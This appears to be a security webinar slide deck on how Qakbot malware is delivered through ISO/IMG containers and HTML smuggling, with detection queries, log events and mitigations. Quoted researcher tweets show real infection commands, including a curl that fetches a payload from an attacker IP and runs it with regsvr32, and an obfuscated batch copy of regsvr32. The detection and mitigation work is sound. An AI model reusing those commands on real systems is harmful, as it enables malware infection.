Welcome Back!

Atomics on a Friday!

Agenda

- Who are we?
- ITW ISO Delivery
    - Live sample review
    - Atomic Testing
    - Simulate
- Detection & Mitigation
    - Logging
    - Reg Key Hack
- Discussion
    - Other container types
- Next time on *Atomics On A Friday*

Who Are We?

Michael Haag

Sr. Threat Connoisseur


@M_Haggis

Paul Michaud

Principal Handler of Shenanigans

@Burning_PM

ISOs



This PC › DVD Drive (E:) CD_ROM

Name	Date modified	Type	Size
japonica	10/11/2022 7:43 AM	File folder	
RFSL	10/11/2022 7:43 AM	Shortcut	2 KB

RFSL Properties

RFSL

Target type: Windows Command Script

Target location: japonica

Target: C:\japonica\riyal.cmd

Start in:

Shortcut key: None


Run: Minimized

Comment:

Why ISO, IMG, VHD?

- MSFT took away macros…. Then gave them back?
- Historically all very large file formats
- Mail gateways didn’t expect it
  - Think - detonation, size constraints
- Easy mount
  - Registry: Windows.IsoFile (maps to ISO/IMG)
- Mark of the Web
- HTML Smuggling

Delivery over time




proxylife @pr0xylife · Jun 8

#Qakbot - obama187 - .html > .zip > **.img** > .lnk > .dll

HTML smuggling in play again today, it seems they were too excited using this new technique and used the wrong .dll name.

```
rundll32.exe scanned.dll,DllUnregisterServer
```



proxylife @pr0xylife · Jun 13


#Qakbot - obama189 - .html > .zip > .lnk > .dll

HTML Smuggling again no **.img**

#Signed - Boo's Q & Sweets Corporation

```
MD C:\ProgramData\Flop

curl -o C:\ProgramData\Flop\Tres.dod 194.36.191.]227/%random%.dat

regsvr32 C:\ProgramData\Flop\Tres.dod
```

Delivery over time



Ankit Bishnoi @Ankibishnoi007 · Sep 29


Campaign “OBAMA207” out in the wild.

#Qakbot - obama207-html/clicklink> .zip
>.iso>.lnk>.is>.cmd>.dl
cmd lc REF.lnk

>>wscript.exe gaffes\anymalicios.js

>>amd /c xxxxxx\xxxxxxxxxx.cmd

>>regsvr32 /xxxxx\xxxxxx.dll



proxylife @pr0xylife · Oct 10

#Qakbot - obama211 - html > .zip > .iso > .lnk > .cmd > .dll

cmd /c Claim.lnk


cmd /c \7769\1239.cmd

set path1=c:\win^dows\sys^tem32\reg^svr^32.e^xe

set path2=c:\user^s\pub^lic\eu.ex^e

copy %path1% %path2%

call %path2% 7769\humors.dat



proxylife
@pr0xylife

#Qakbot - BB04 - html > .zip > .iso > .lnk > .cmd > .dll

cmd /c A.lnk

cmd.exe /c tools\protracted.cmd re gs v

regsvr32.exe tools\bucketfuls.dat

bazaar.abuse.ch/sample/0c2daa1...

bazaar.abuse.ch/sample/972a961...

Thanks for sharing @k3dg3 🔥🔥🔥


IOC's
github.com/pr0xylife/Qakb...

Dropbox...
The file is not displayed correctly. Use local downloaded file.
Document password: PG1
Not you guys too...

ExecuteMalware and 9 others

2:16 PM · Oct 26, 2022 · Twitter Web App

Twitter Conversation




Randy Pargman - Stand with 🇺🇦
@rpargman

If you have MDE, this query find ISO/IMG files that were extracted from zip files (a common initial malware delivery path):

```
DeviceFileEvents
| where TimeGenerated > ago(90d)
| where FileName endswith ".iso"
  or FileName endswith ".img"
| where FileOriginReferrerUrl has ".zip"
```

7:53 AM · Oct 25, 2022 · Twitter Web App



GRUzzly Bear @1nternaut · Oct 25
Replying to @rpargman
I would suggest to add this:

```
and FileSize < 500000
```

Most malicious ISOs on VT are below 500kb.

https://twitter.com/rpargman/status/1584905870831685632

Demo


HTML Smuggling

[T1027.006 - Explore Atomic Red Team]

Mark-of-the-Web

[T1553.005 - Explore Atomic Red Team]

-TestNumbers 4




```
PS C:\Windows\System32> Get-Volume

DriveLetter FriendlyName            FileSystemType DriveType HealthStatus OperationalStatus SizeRemaining     Size
----------- ------------            -------------- --------- ------------ ----------------- -------------     ----
E           CD_ROM                  Unknown        CD-ROM    Healthy      OK                          0 B  1006 KB
                                    FAT32          Fixed     Healthy      OK                     69.53 MB    96 MB
C                                   NTFS           Fixed     Healthy      OK                     24.56 GB 59.39 GB
                                    NTFS           Fixed     Healthy      OK                     84.32 MB   509 MB
D           CCCOMA_X64FRE_EN-US_DV9 Unknown        CD-ROM    Healthy      OK                          0 B  5.48 GB

PS C:\Windows\System32> Get-Volume -DriveLetter E | % { Get-DiskImage -DevicePath $($_.Path -replace "\\$")}

Attached          : True
BlockSize         : 0
DevicePath        : \\.\CDROM1
FileSize          : 1030144
ImagePath         : C:\Users\Burning_PM\Downloads\de3580084817a35660df0cb9780ababcdd6d2f06a8ac817a0b8564cf4649b7bd.iso
LogicalSectorSize : 2048
Number            : 1
Size              : 1030144
StorageType       : 1
PSComputerName    :
```

Logs

Sysmon Event ID 11: FileCreate

Microsoft-Windows-VHDMP-Operational



```
Information    10/12/2022 6:38:59 AM    VHDMP    12    Virtual Disk Handle Create
```

Event 12, VHDMP

```
Handle for virtual disk '\\?\C:\Users\Burning_PM\Downloads\de3580084817a35660df0cb9780ababcdd6d2f06a8ac817a0b8564cf4649b7bd.iso' created successfully. VM ID = {00000000-0000-0000-0000-000000000000},
Type = ISO, Version = 1, Flags = 0x0, AccessMask = 0xD0000, WriteDepth = 0, GetInfoOnly = false, ReadOnly = false, HandleContext = 0xffffcf08cf877c40, VirtualDisk = 0xffffcf08c9f89040.
```

Mitigations

- AppLocker
  - Go after common paths to stop .iso from running
- Remove it entirely from registry
  - https://gist.github.com/wdormann/fca29e0dcda8b5c0472e73e10c78c3e7
  - ISO and VHD
- Remove mount context from menu
  - https://twitter.com/burning_pm/status/1514299027273261056
  - https://twitter.com/mubix/status/1521898616914423809?s=20&t=jE2YccJmxgafUvM7AbcAJQ
  - https://twitter.com/mubix/status/1528043344051548160?s=20&t=bYOXiG97WO_zSnhjUa9EWQ

Thank you

- atomic-red-team/T1553.005.md at master
- https://github.com/redcanaryco/invoke-atomicredteam
- http://atomicredteam.io